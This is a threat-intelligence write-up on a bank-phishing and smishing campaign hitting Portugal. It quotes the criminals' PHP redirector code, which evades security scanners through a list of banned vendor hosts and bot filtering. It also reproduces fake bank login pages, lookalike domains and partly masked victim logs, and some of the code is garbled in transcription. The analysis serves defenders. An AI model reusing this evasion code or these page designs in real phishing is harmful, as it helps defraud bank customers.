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A massive social engineering campaign has been disseminated at least in the last two years in Portugal. The waves have impacted banking organizations with the goal of stealing the users' secrets, accessing the home banking portals, and also controlling all the operations on the fly via Command and Control (C2) servers geolocated in Brazil.


In this article, we will understand the *modus operandi* of this wide campaign, how the phishing templates are disseminated, how victims' are triggered, dig into the details of the phishing templates and C2 server source-code, and learn how criminals are orchestrating all the operations.

## Overview

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A wide social engineering campaign affecting bank users' in Portugal, Spain, Brazil, Mexico, Chile, the UK, and France has been disseminated and operated by Brazilian criminals at least in the last two years. Although users of many countries have been impacted, this article will focus whenever possible only on the Portuguese waves.

**As documented in the past**, a lot of malicious templates have been developed and updated by criminals to lure victims to share their home banking credentials on fake templates. As usual, the phishing email templates are incredibly similar to the original emails, with the exception of the content provided. Nevertheless, the campaign is not just about collecting data through a landing page: **criminals are able to control every step of the infection chain**, asking the victim for additional details via C2 servers in real-time. This campaign has been observed since 2019 in Portugal and is depicted in Figure 1 below.



**Figure 1:** High-level diagram of the social engineering infection chain. Victims are triggered via phishing, spear-phishing, or smishing waves, and the observed landing pages can have two distinct forms. Users' details are collected offline or on the fly orchestration via C2 is performed by criminals.


## Key findings

- Criminals target victims from different countries and collect details from home banking portals and payment cards.
- The criminals geolocated in Brazil have a list of target phone numbers and emails used to trigger victims in spear-phishing campaigns.
- The criminals can use two different phishkits engines.
- The compromised data can be accessed by criminals in offline mode by accessing the server where the landing page is running. The data is transferred via FTP or web pannels, and further access is performed to the banking portal.
- On the other side, an orchestration schema in real-time can be used to control every step of the infection chain. With this mechanism in place, the infection process is as real as possible to the legitimate system. Criminals can impersonate the victims and access the legitimate service in real-time while details are requested via the fake page.

## Genesis: The initial trigger

### The smishing way

Everything starts with smishing (SMS) or spear-phishing campaigns (fake emails). Smishing is leveraged through a wordlist of valid and processed phone numbers acquired by criminals from other criminal groups that sell this type of content – including emails – on underground forums and Telegram or Discord channels.



3 days ago - [redacted] - Wednesday 21 |

I buy a way to infect quite a few victims very quickly, at least a thousand clients a day. I need to infect computers from Chile.  
I paid very well.

RE: 3 days ago - [redacted] - Thursday 24 |

(Wednesday 21 | 07:25:PM ) [redacted] I buy a way to infect quite a few victims very quickly, at least a thousand clients a day. I need to infect computers from Chile.  
I paid very well.

I can do that for you. Write me and Lets talk .

RE: 3 days ago - [redacted] - Monday 10 |

write to [redacted]@protonmail.com and notify about that thread

RE: 3 days ago - [redacted] - Monday 10 |

[redacted]@protonmail.com

3 days ago - [redacted] - Wednesday 21 |

Comprei Cripta Privada que garante pelo menos alguns dias contra av.

RE: 3 days ago - [redacted] - Monday 17 |

portuguese

**Figure 2:** How criminals are obtaining phone numbers and emails to trigger victims’

Interesting to notice that these groups are looking for Fully Undetectable (FUD) malware to target victims. We believe this thread is related to the acquisition of the source code of the **URSA trojan detailed here**.

The smishing campaign is started by using SMS API services from third-party companies to release the trigger.

Ficheiro	Editar	Formatar	Ficheiro	Editar	Formatar	Ficheiro	Editar	Código	Nome da lista	Número de contatos	Status
35191			35192			+569					
35191			35192			+569					
35191			35192			+569		679851	SuperLinea	1050	Finalizado
35191			35192			+569					
35191			35192			+569					
35191			35192			+569		679795	LISTA_DE_CONTATOS_1017	377	Finalizado
35191			35192			+569					
35191			35192			+569		678963	SuperLineaTEST - lista	1	Finalizado
35191			35192			+569					
35191			35192			+569		678962	SuperLinea2 - lista	1	Finalizado
35191			35192			+569					
35191			35192			+569		678750	Teste gerador	4955	Finalizado
35191			35192			+569					
35191			35192			+569		678557	- lista	9	Finalizado
35191			35192			+569					
35191			35192			+569		678550	Teste CL	1	Finalizado
35191			35192			+569					
35191			35192			+569		678500		2	Finalizado
35191			35192			+569					

**Figure 3:** Smishing campaigns executed by criminals to target victims according to several lists grouped by countries.

## The spear-phishing method

The spear-phishing campaigns are executed in the same way. A list of emails is acquired and a well-designed template impersonating the legitimate organizations is sent to the victims' inbox. Figure 4 below presents some of the templates disseminated in the last weeks in Portugal.



Figure 4: Phishing email templates disseminated in Portugal during the last weeks of 2021.

As usual, the email body has hardcoded a malicious URL specially crafted by criminals via shortURL systems. The following image illustrates some malicious domains created on the bit[.]do service by criminals.

clicks  Statistics	Santander - Particulares <a href="http://bit.do/Santander-PT">http://bit.do/Santander-PT</a> [edit] <a href="https://app.totta-santander.com/">https://app.totta-santander.com/</a>	clicks  Statistics	Banco Online para Particulares, Empresas y Negocios   Liberbank <a href="http://bit.do/liber-web">http://bit.do/liber-web</a> [edit] <a href="https://app.liber-web.com/">https://app.liber-web.com/</a>
clicks  Statistics	Novo Banco - Particulares e Banco Online <a href="http://bit.do/nb-pt">http://bit.do/nb-pt</a> [edit] <a href="https://pt-novobanco.com/">https://pt-novobanco.com/</a>	clicks  Statistics	Personal   Santander UK <a href="http://bit.do/santauk">http://bit.do/santauk</a> [edit] <a href="https://santa.24533-account.com/">https://santa.24533-account.com/</a>
clicks  Statistics	Banco CTT Online - O seu Banco em Portugal <a href="http://bit.do/ctt-pt">http://bit.do/ctt-pt</a> [edit] <a href="https://app.net-ctt.com/">https://app.net-ctt.com/</a>	clicks  Statistics	Bankinter, S.A. - Sucursal em Portugal. - Bankinter <a href="http://bit.do/bankinter">http://bit.do/bankinter</a> [edit] <a href="https://bankinter.online/">https://bankinter.online/</a>
clicks  Statistics	Banco BPM   Conti, mutui, carte, prestii e assicui <a href="http://bit.do/bpm-ita">http://bit.do/bpm-ita</a> [edit] <a href="https://bpm.add-italy.com/">https://bpm.add-italy.com/</a>	clicks  Statistics	<a href="http://bit.do/App-Millennium">http://bit.do/App-Millennium</a> [edit] <a href="https://bcpsseguro.com/">https://bcpsseguro.com/</a>
clicks  Statistics	<a href="http://bit.do/upgrade-portugal">http://bit.do/upgrade-portugal</a> [edit] <a href="http://millenniumbcp.pt/">http://millenniumbcp.pt/</a>	clicks  Statistics	Your Life in the Sun <a href="http://bit.do/activobank-app">http://bit.do/activobank-app</a> [edit] <a href="https://www.segurade-email.com">https://www.segurade-email.com</a>
clicks  Statistics	Your Life in the Sun <a href="http://bit.do/hsbc-mexico">http://bit.do/hsbc-mexico</a> [edit] <a href="https://www.hsbcmexico.site">https://www.hsbcmexico.site</a>	clicks  Statistics	Particulares - Millenniumbcp <a href="http://bit.do/millennium-bcp">http://bit.do/millennium-bcp</a> [edit] <a href="https://bcpmobile.com/?n=xxx">https://bcpmobile.com/?n=xxx</a>

**Figure 5:** *Short-URLs created by criminals and used in several campaigns in the wild.*

These kinds of campaigns fully target a group of users, spear-phishing. For this, criminals perform initial triage, before directing the victim to the malicious landing page.


In detail, a **redirector system** accessed after clicking on the malicious link sent via email is responsible for validating whether the email passed through a URL parameter is contained in a pre-computed list, which demonstrates that phishing campaigns are totally targeted to a group of users.

This redirector is composed of the following URL path: ***malicious\_domain/redirect*** or ***malicious\_domain/?cliente=xxx***.

As observed below, the redirector system includes some features, namely:

- **A list of blocked domains**
- **A blacklist of IP addresses;** and
- **A logging mechanism to keep the victims' details (date and hour, OS version, email, IP address, and web-browser details).**





Total: 53

Data	Hora	Plataforma	E-mail	IP	Localidade	Navegador
23-Sep-2021	12:07:22	PC (Win 10)	ie	144.	lepac.pt	Chrome
23-Sep-2021	12:00:48	MB (iPhone)	luis@com	85.2	lepac.pt	Safari
23-Sep-2021	11:37:35	MB (Android)	I'	87.10	dafone.pt	Chrome
23-Sep-2021	11:22:54	PC (Win 10)	mrodrig@s.com	148.69	odafone.pt	Chrome
23-Sep-2021	11:10:32	PC (Win 10)	geral@vlos.pt	89.21	afone.pt	Chrome
23-Sep-2021	11:10:27	PC (Win 7)	jde@com	81.84	etcabo.pt	Chrome
23-Sep-2021	11:04:04	PC (Win 10)	luse@om	95.	cabo.pt	Chrome
23-Sep-2021	10:50:38	PC (Win 10)	info@mafal.pt	161.23	odafone.pt	Chrome
23-Sep-2021	10:43:56	MB (iPhone)	ge@e	95.1	afone.pt	Safari
23-Sep-2021	10:40:33	PC (Win 7)	d@e			
23-Sep-2021	10:40:28	MB (iPhone)	d@e			Safari
23-Sep-2021	10:31:33	PC (Win 10)	calv@com			Chrome
23-Sep-2021	10:27:16	PC (Win 10)	montijo@and.pt			Chrome
23-Sep-2021	10:26:40	PC (Win 10)		149.90	dafone.pt	Chrome
23-Sep-2021	10:21:25	MB (Android)	korn@com	87.10	dafone.pt	Chrome
23-Sep-2021	10:18:38	PC (Win 10)	info@iies.pt	188.	epac.pt	Chrome
23-Sep-2021	10:01:48	MB (Android)	lenas@e.pt			Chrome
23-Sep-2021	10:01:11	PC (Mac OS X)	info@e.s.pt	77.54	dafone.pt	Safari
23-Sep-2021	09:54:17	PC (Mac OS X)	parquede@non.com	94.6	afone.pt	Firefox
23-Sep-2021	09:44:36	PC (Win 10)	j@e			Chrome
23-Sep-2021	09:21:27	MB (iPhone)	joan@com	79.1	tcabo.pt	Safari
23-Sep-2021	09:14:50	MB (iPhone)	fr@e			Safari
23-Sep-2021	09:07:02	MB (iPhone)	jan@t	149.90	odafone.pt	Safari
23-Sep-2021	09:05:06	MB (iPhone)	paulo@le.com			Safari
23-Sep-2021	09:02:40	MB (Android)	firmi@ua.pt	87.10	dafone.pt	Chrome
23-Sep-2021	08:55:34	PC (Win 10)	i@e			Chrome
23-Sep-2021	08:51:10	PC (Win 10)	jnt@t	2.6	epac.pt	Chrome

**Figure 6: Black-list mechanisms and logging procedure available on the redirector system.**

Figure 6 shows that requests from IP ranges and CIDR /32 IP addresses are blocked and the same procedure is also applied to domains and email addresses.

Digging into details, the files “**xadm.php**” e “**xblock.php**” allow a web interaction to facilitate the block of IP addresses and email addresses. The local database is comprised of 2 TXT files (“**xblock-ip.txt**” and “**xblock-mail.txt**”). On the other hand, the log of operations and victims’ accesses are kept in the files “**xerror.txt**” and “**xreg.txt**”.

Mode	LastWriteTime	Length	Name
-a----	11/01/2022 16:23	42786	.htaccess
-a----	11/01/2022 16:23	9914	index.php
-a----	11/01/2022 16:23	5141	xadm.php
-a----	11/01/2022 16:23	3469	xblock-ip.txt
-a----	11/01/2022 16:23	4193	xblock-mail.txt
-a----	11/01/2022 16:23	2464	xblock.php
-a----	11/01/2022 16:23	874	xerror.txt
-a----	11/01/2022 16:23	6311	xreg.txt

Figure 7: File tree of the phishing redirector.

The used authentication mechanism is straightforward. The files are protected by a hardcoded password, and the entire procedure is carried out with the TXT files (the database), as mentioned before. Some details about the redirector source code are below.

```

1 <?php
2
3 $Login = "iv";
4 $Senha = "gogogo";
5
6 if($_GET['logout']=='sim') {
7     $tempo_cookie = "360000"; // tempo de vida do cookie
8     setcookie("log", "", time()+($tempo_cookie));
9     setcookie("sen", "", time()+($tempo_cookie));
10    echo "<script>
11    alert('Deslogado');
12    location.href='?';
13    </script>";
14    exit;
15 }
16
17 if(isset($_POST['loga'])) {
18     extract($_POST);
19     if($login=="$Login" && $senha=="$Senha") {
20         $tempo_cookie = "360000"; // tempo de vida do cookie
21         setcookie("log", "$Login", time()+($tempo_cookie));
22         setcookie("sen", "$Senha", time()+($tempo_cookie));
23         echo "<script>
24         alert('Logado');
25         location.href='?';
26     }
27 }
28
29 // configuration
30 $url = 'xblock.php';
31 $filea = 'xblock-ip.txt';
32 $fileb = 'xblock-mail.txt';
33 $ok = "off";
34 // check if form has been submitted
35 if (isset($_POST['texta']) || isset($_POST['textb']))
36 {
37     file_put_contents($filea, $_POST['texta']);
38     file_put_contents($fileb, $_POST['textb']);
39     header(sprintf('Location: %s', $url));
40     printf('<a href="%s">Moved</a>.', htmlspecialchars($url));
41     exit();
42 }
43
44 $texta = file_get_contents($filea);
45 $textb = file_get_contents($fileb);
46
47 $a = count(file($filea));
48 $b = count(file($fileb));
49 ?>
50 <html>
51 <head><title>Painel de bloqueios</title></head><body>
52 <form action="" method="post">
53 <table border="0" align="center">
54 <tr>
55 <td><span style="font-family:verdana; font-size:13px;">Bloqueio de IPs: (<?php echo $a; ?>)</span>
56 <p />
57 <textarea name="texta" cols="30" rows="25"><?php echo htmlspecialchars($texta) ?></textarea><br />
58 </td>
59 </tr>
60 </table>
61 </form>
62 </body>
63 </html>
64
65 $local = str_replace("Rio Grande do Sul", "RS", str_replace("Rio de Janeiro", "RJ", str_replace("Sao Paulo", "SP", str_replace("Santa Catarina", "SC", str_replace("Brazil", "BR", trim($resultado[6])))));
66
67 $local = str_replace("Mato Grosso", "MT", str_replace("Pernambuco", "PE", str_replace("Mato Grosso do Sul", "MS", str_replace("Federal District", "DF", str_replace("Rio Grande do Norte", "RN", str_replace("Minas Gerais", "MG", $local))));
68
69
70
71
72
73
74

```

hardcoded password to check login

.txt files used as a BD to support the operation

criminals timezone

Figure 8: Details about the authentication mechanism and TXT files that support all the redirector operations.

Among other highlights, the **index.php** file is responsible for some additional checks in order to “redirect” the victim to the final landing page.



```
1 <?php
2 /*
3  ?cliente= email normal ($email normal - $emailx base)
4  ?cli=      cpf base ($cpfx)
5  ?nm=      nome base ($nomex)
6  ?key=     chave enviado+email ($key)
7  */
8
9 ob_start();
10
11
12 function save_errro($msg){
13     $fileerr = 'xerror.txt';
14     $fp = @fopen($fileerr, "a");
15     fwrite($fp,$msg);
16     fclose($fp);
17 }
18
19 $e500 = '<script language="javascript">window.location.replace("about:blank");</script>';
20 //block bots
21 if(!empty($_SERVER['HTTP_USER_AGENT'])) {
22     $userAgents = array("Google", "SynHttpClient", "GoogleBot", "Slurp", "MSNBot", "ia_archiver",
23         "Yandex", "Rambler", "SynHttp");
24     if(preg_match('/' . implode('|', $userAgents) . '/i', $_SERVER['HTTP_USER_AGENT'])) {
25         echo $e500;
26         exit;
27     }
28 }
```

victim's details  
to check the  
request origin

error 500 is presented when  
bot request is detected

Figure 9: Initial validation when a victim request (HTTP-request) is received.

Next, some extra validations are performed in order to circumvent automatic requests from cyber security systems, Internet bots, security experts, and so on. As highlighted below, the victim is then redirected to the final landing page available on another web server if the initial request matches all the steps with success.

```
44 date_default_timezone_set('America/Sao_Paulo');
45 $data = date("d-M-Y");
46 $ip = $_SERVER['REMOTE_ADDR'];
47 $hora_servidor = "00";
48 $sacerto = time() + ($hora_servidor * 60 * 60);
49 $hora = date("H:i:s", $sacerto);
50 $email = $_GET['cliente'];
51 $emailx = base64_encode($email);
52 $nomex = base64_encode($_GET['nm']);
53 $cpfx = $_GET['clid'];
54 $saddr = gethostbyaddr($ip);
55 $smd5 = md5($ip);
56 $chave = 'NFLX';
57 $user_agent = $_SERVER['HTTP_USER_AGENT'];
58 $key = md5($chave.$email);
59 if($_GET['key'] != $key){
60     $errrom = [CHAVE_INVALIDA] - $email - $ip
61     save_errro($errrom);
62     echo $e500;
63     exit();
64 }
65 */
66
67 function getOS() {
68     global $user_agent;
69     $os_array = array(
70         'Windows nt 10/i' => 'Win 10',
71         'Windows nt 6.2/i' => 'Win 8.1',
72         'Windows nt 6.2/i' => 'Win 8',
73         'Windows nt 6.1/i' => 'Win 7',
74         'Windows nt 6.0/i' => 'Win Vista',
75         'Windows nt 5.2/i' => 'Min Server 2003/XP x64',
76         'Windows nt 5.1/i' => 'Min XP',
77         'Windows xp/i' => 'Min XP',
78         'Windows nt 5.0/i' => 'Min 2000',
79         'Windows me/i' => 'Min ME',
80         'Windows 9x/i' => 'Min 90',
81         'win95/i' => 'Min 95',
82         'win16/i' => 'Win 3.11',
83         'Windows phone/i' => 'Win Phone',
84         '/macintosh|mac os x/i' => 'Mac OS X',
85         '/iixml/i' => 'Mac OS 9',
86         '/linux/i' => 'Linux',
87         '/ubuntu/i' => 'Ubuntu',
88         '/iphone/i' => 'iPhone',
89         '/ipod/i' => 'iPod',
90         '/ipad/i' => 'iPad',
91         '/android/i' => 'Android',
92         '/blackberry/i' => 'BlackBerry',
93         '/webos/i' => 'WebOS',
94         'bot' => 'bot'
95     );
96 }
97
98 $banhosts = array("186.231.96.130", "186.231.96.130.liverin.timbrasil.com.br", "legroup", "amazon", "copel", "consumer", "bradesco", "pish", "santander", "scotiabank", "googlebot", "google-proxy", "googleproxy", "netcraft.com", "iboy.com", "panda.com", "microsoft.com", "winfo", "fbi.gov", "esn.com", "yahoo.com", "cia.gov", "bankofamerica", "viabcp", "veritas", "spmfirwall2", "barracuda", "ufpe.edu.br", "robbins.com.br", "marimek", "onlinedc", "penso", "antispam", "seiscsp", "fasano", "nod32", "antiphishing", "kapersky", "norton", "symantec", "rsasecurity", "bancopopular", "paypal", "dnblead", "unicaja", "santander", "dufrlo", "tec", "bb.com.br", "phish", "amazon", "cloud", "scalway", "reverse", ".ton", "linode", "dimec", "banesto", "cajamadrid", "bancopastor", "rsa.com", "symantecstore", "gfishipana", "fraudwatchinternational", "verisign", "markmonitor", "anti-phishing", "pandasoftware", "deltainformaticos", "zonalarm", "alerta-antivirus", "vsantivirus", "nortonsecurityscan", "huami-ls", "clamd", "trendmicro", "acafea", "nod32-es", "pandantivirus", "free-av", "grisoft", "sophos", "activescan", "avast", "bitdefender", "clamav", "clamwin", "symantecstore", "secure", "hispass", "vunnet", "seguridad", "security", "monitor", "detector", "letti", "itau", "eset", "spfl", "santander", "dufrlo", "mx", "bradesco", $m = "inflost");
99 $x = count($banhosts);
100 for ($y = 0; $y < $x; $y++) {
101     if (strpos($host, $banhosts[$y]) == true) {
102         $errrom = [HOST_BLOQUEADO] - $email - $ip - $saddr - PHP_EOL;
103         save_errro($errrom);
104         echo $e500;
105     }
106 }
107
108 $key = md5($chave.$ip);
109 $sulin = "https://https://
110 header('Location: '.$sulin);
111 exit();
```

extra info

getOS() call

some hosts are banned

test platform (mobile vs desktop)

redirect victim to the final landing page

Figure 10: Extra validations executed by the phishing redirector system – a triage process to evade automatic requests and Internet bots, security systems, etc.

Phishkits: How landing pages operate

In general, we are scrutinizing two different phishing kits in this article, namely:

- o **A simple landing page (without C2) with the goal of only collecting credentials to access the home banking portal and other details such as SMS tokens and bank codes;** and
- o **A landing page orchestrated via local C2 panel and also another huge schema with central C2 servers geolocated in Brazil.**

## Simplest way: a single landing page without a C2 mechanism

This type of architecture typically uses TXT files to store the victims' data in raw format. Criminals further access servers and download details via FTP or web pannels. The landing pages are also equipped with a notification mechanism, where the feed with the victims' data is sent to a Telegram channel or even via email by using the SMTP protocol.

Some of the landing pages observed in Portugal within this context are presented below.

**1** NBnet

Nº adesão

Por favor, introduza o seu PIN

5 6 7

8 9 0

1 2 3

4

Esqueceu o PIN?  
Peça [aqui](#) um novo.

Modo teclado privacidade

**2** REATIVE OS SEUS ACESSOS

os seus dados pessoais

1

confirme a sua identidade

Preencha os seus dados

O SEU Nº DE TELEMÓVEL

nº de telemóvel

SEGUINTE

**3** REATIVE OS SEUS ACESSOS

o seu cartão matriz

2

cartão matriz

Será necessário enviar uma foto do seu cartão matriz contendo todas as posições e o número do cartão

CARTÃO MATRIZ

Explorar... Nenhum ficheiro selecionado.

O não envio do cartão matriz implicará no bloqueio imediato do saído total das aplicações.

Não feche seu navegador, este processo leva alguns minutos.

SEGUINTE

**4** REATIVE OS SEUS ACESSOS

desbloqueado com sucesso

4

SUCESSO

✓ Activação realizada com Sucesso!  
Nos próximos minutos a central de segurança do NovoBanco, irá entrar em contato para confirmar a activação.

MB WAY

Entrar Menu MB WAY

MB WAY

MB WAY

Insira o código que enviamos para o seu +351

Podê eliminar alguns segundos.

CONTINUAR

Não recebeu o SMS?  
Valhe para a página de login, verifique se o código PIN está correto e tente novamente.

Estamos processando a ativação

0:02

Por favor aguarde um momento. Obrigado!

OBRIGADO POR SEU PACIENTE

Sua atualização de segurança foi confirmada

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**Figure 11:** Example of landing pages observed in Portugal during the last weeks of 2021.

In order to control and check the number of infections, these phishkits have embedded a victims' log feature as demonstrated below. In this sense, criminals are able to control how many victims were infected and decide when the right moment to collect and download the data. In some cases, the access is performed via VPN services, otherwise, from residential Brazilian IP addresses.



The image shows a file explorer on the left with a directory structure including .well-known, app, lib, login\_files, p4p3u, telemovel\_files, .htaccess, contador.php, dados.txt, error\_log, geoplugin.class.php, and index.php. The main area displays the code for contador.php, which includes a victims log feature. A yellow box highlights the code that reads the contents of 'dados.txt' and counts the lines. The code also includes HTML output for the log, such as 'Total: ( <?php echo " \$num\_linhas"; ?> )' and a list of clients with their status.

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Ficheiro Editar Formatar Ver Ajuda
<meta http-equiv="refresh" content="120" >
<?php
$lines = file_get_contents("dados.txt");
$lines = explode("\n", $lines);
$lines = array_unique($lines);
$num_linhas = count($lines) -1;
?>
<meta http-equiv="content-type" content="text/html" />
<meta http-equiv="refresh" content="50;URL=contador.php" />
<title>Total: ( <?php echo " $num_linhas"; ?> )</title>
<body bgcolor="#000000" text="#FFFFFF" leftmargin="0" topmargin="0" marginwidth="0" marginheight="0">
<p align="center"><font color="#FFFFFF" size="4" face="Verdana, Arial, Helvetica, sans-serif"><strong>{{{Contador}}}</strong></font></p>
<p><font size="2" face="Verdana, Arial, Helvetica, sans-serif">
<?php
// $arquivo = fopen ("dados.txt", "r");
$num_linhas= 0;
foreach ($lines as $linha) {
if ($linha != ""){
$num_linhas++;
echo $num_linhas." - ".$linha."<font color='#66CC00' size='2' face='Verdana, Arial, Helvetica, sans-serif'>[Clientes Cadastrados Com Sucesso.]</font></strong><br>";
}
}
/*
$num_linhas = 0;
while (!feof ($arquivo)) {
if ($linha = fgets($arquivo)){
$num_linhas++;
echo $num_linhas." - ".$linha."<font color='#66CC00' size='2' face='Verdana, Arial, Helvetica, sans-serif'>[Clientes Cadastrados Com Sucesso.]</font></strong><br>";
}
}
fclose ($arquivo);
```

victims log

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1 - Quinta-Feira, 14 de Outubro de 2021 - 16 7.1 - windows 10 - Chrome -- Maranhao - Imperatriz - Brazil [Clientes Cadastrados Com Sucesso.]
2 - Quinta-Feira, 14 de Outubro de 2021 - 95 6 - windows 10 - Chrome -- Santarém - Entroncamento - Portugal [Clientes Cadastrados Com Sucesso.]
3 - Quinta-Feira, 14 de Outubro de 2021 - 79 224 - Windows 7 - Chrome -- District of Setúbal - Setúbal - Portugal [Clientes Cadastrados Com Sucesso.]
4 - Quinta-Feira, 14 de Outubro de 2021 - 19 3.37 - windows 10 - Safari -- Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
5 - Quinta-Feira, 14 de Outubro de 2021 - 19 3.37 - windows 10 - Chrome -- Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
6 - Quinta-Feira, 14 de Outubro de 2021 - 89 0 - windows 10 - Chrome -- Aveiro - Arrifana - Portugal [Clientes Cadastrados Com Sucesso.]
7 - Quinta-Feira, 14 de Outubro de 2021 - 83 233 - windows 10 - Chrome -- -- Portugal [Clientes Cadastrados Com Sucesso.]
8 - Quinta-Feira, 14 de Outubro de 2021 - 91 163 - Windows XP - Internet Explorer -- Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
9 - Quinta-Feira, 14 de Outubro de 2021 - 91 163 - windows 10 - Safari -- Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
10 - Sexta-Feira, 15 de Outubro de 2021 - 14 169 - windows 10 - Chrome -- Porto - Porto - Portugal [Clientes Cadastrados Com Sucesso.]
11 - Sexta-Feira, 15 de Outubro de 2021 - 16 7.1 - windows 10 - Chrome -- Maranhao - Imperatriz - Brazil [Clientes Cadastrados Com Sucesso.]
12 - Sexta-Feira, 15 de Outubro de 2021 - 19 8.43 - windows 10 - Firefox -- Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
13 - Sexta-Feira, 15 de Outubro de 2021 - 19 8.43 - windows 10 - Chrome -- Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
14 - Sexta-Feira, 15 de Outubro de 2021 - 18 70 - windows 10 - Safari -- -- Portugal [Clientes Cadastrados Com Sucesso.]
15 - Sexta-Feira, 15 de Outubro de 2021 - 89 149 - windows 10 - Firefox -- Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
16 - Sexta-Feira, 15 de Outubro de 2021 - 89 149 - windows 10 - Safari -- Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
17 - Sexta-Feira, 15 de Outubro de 2021 - 30 131 - windows 10 - Chrome -- Lisbon - Queluz - Portugal [Clientes Cadastrados Com Sucesso.]
18 - Sexta-Feira, 15 de Outubro de 2021 - 2 41 - windows 10 - Chrome -- Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
19 - Sexta-Feira, 15 de Outubro de 2021 - 19 9.4 - windows 10 - Chrome -- Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
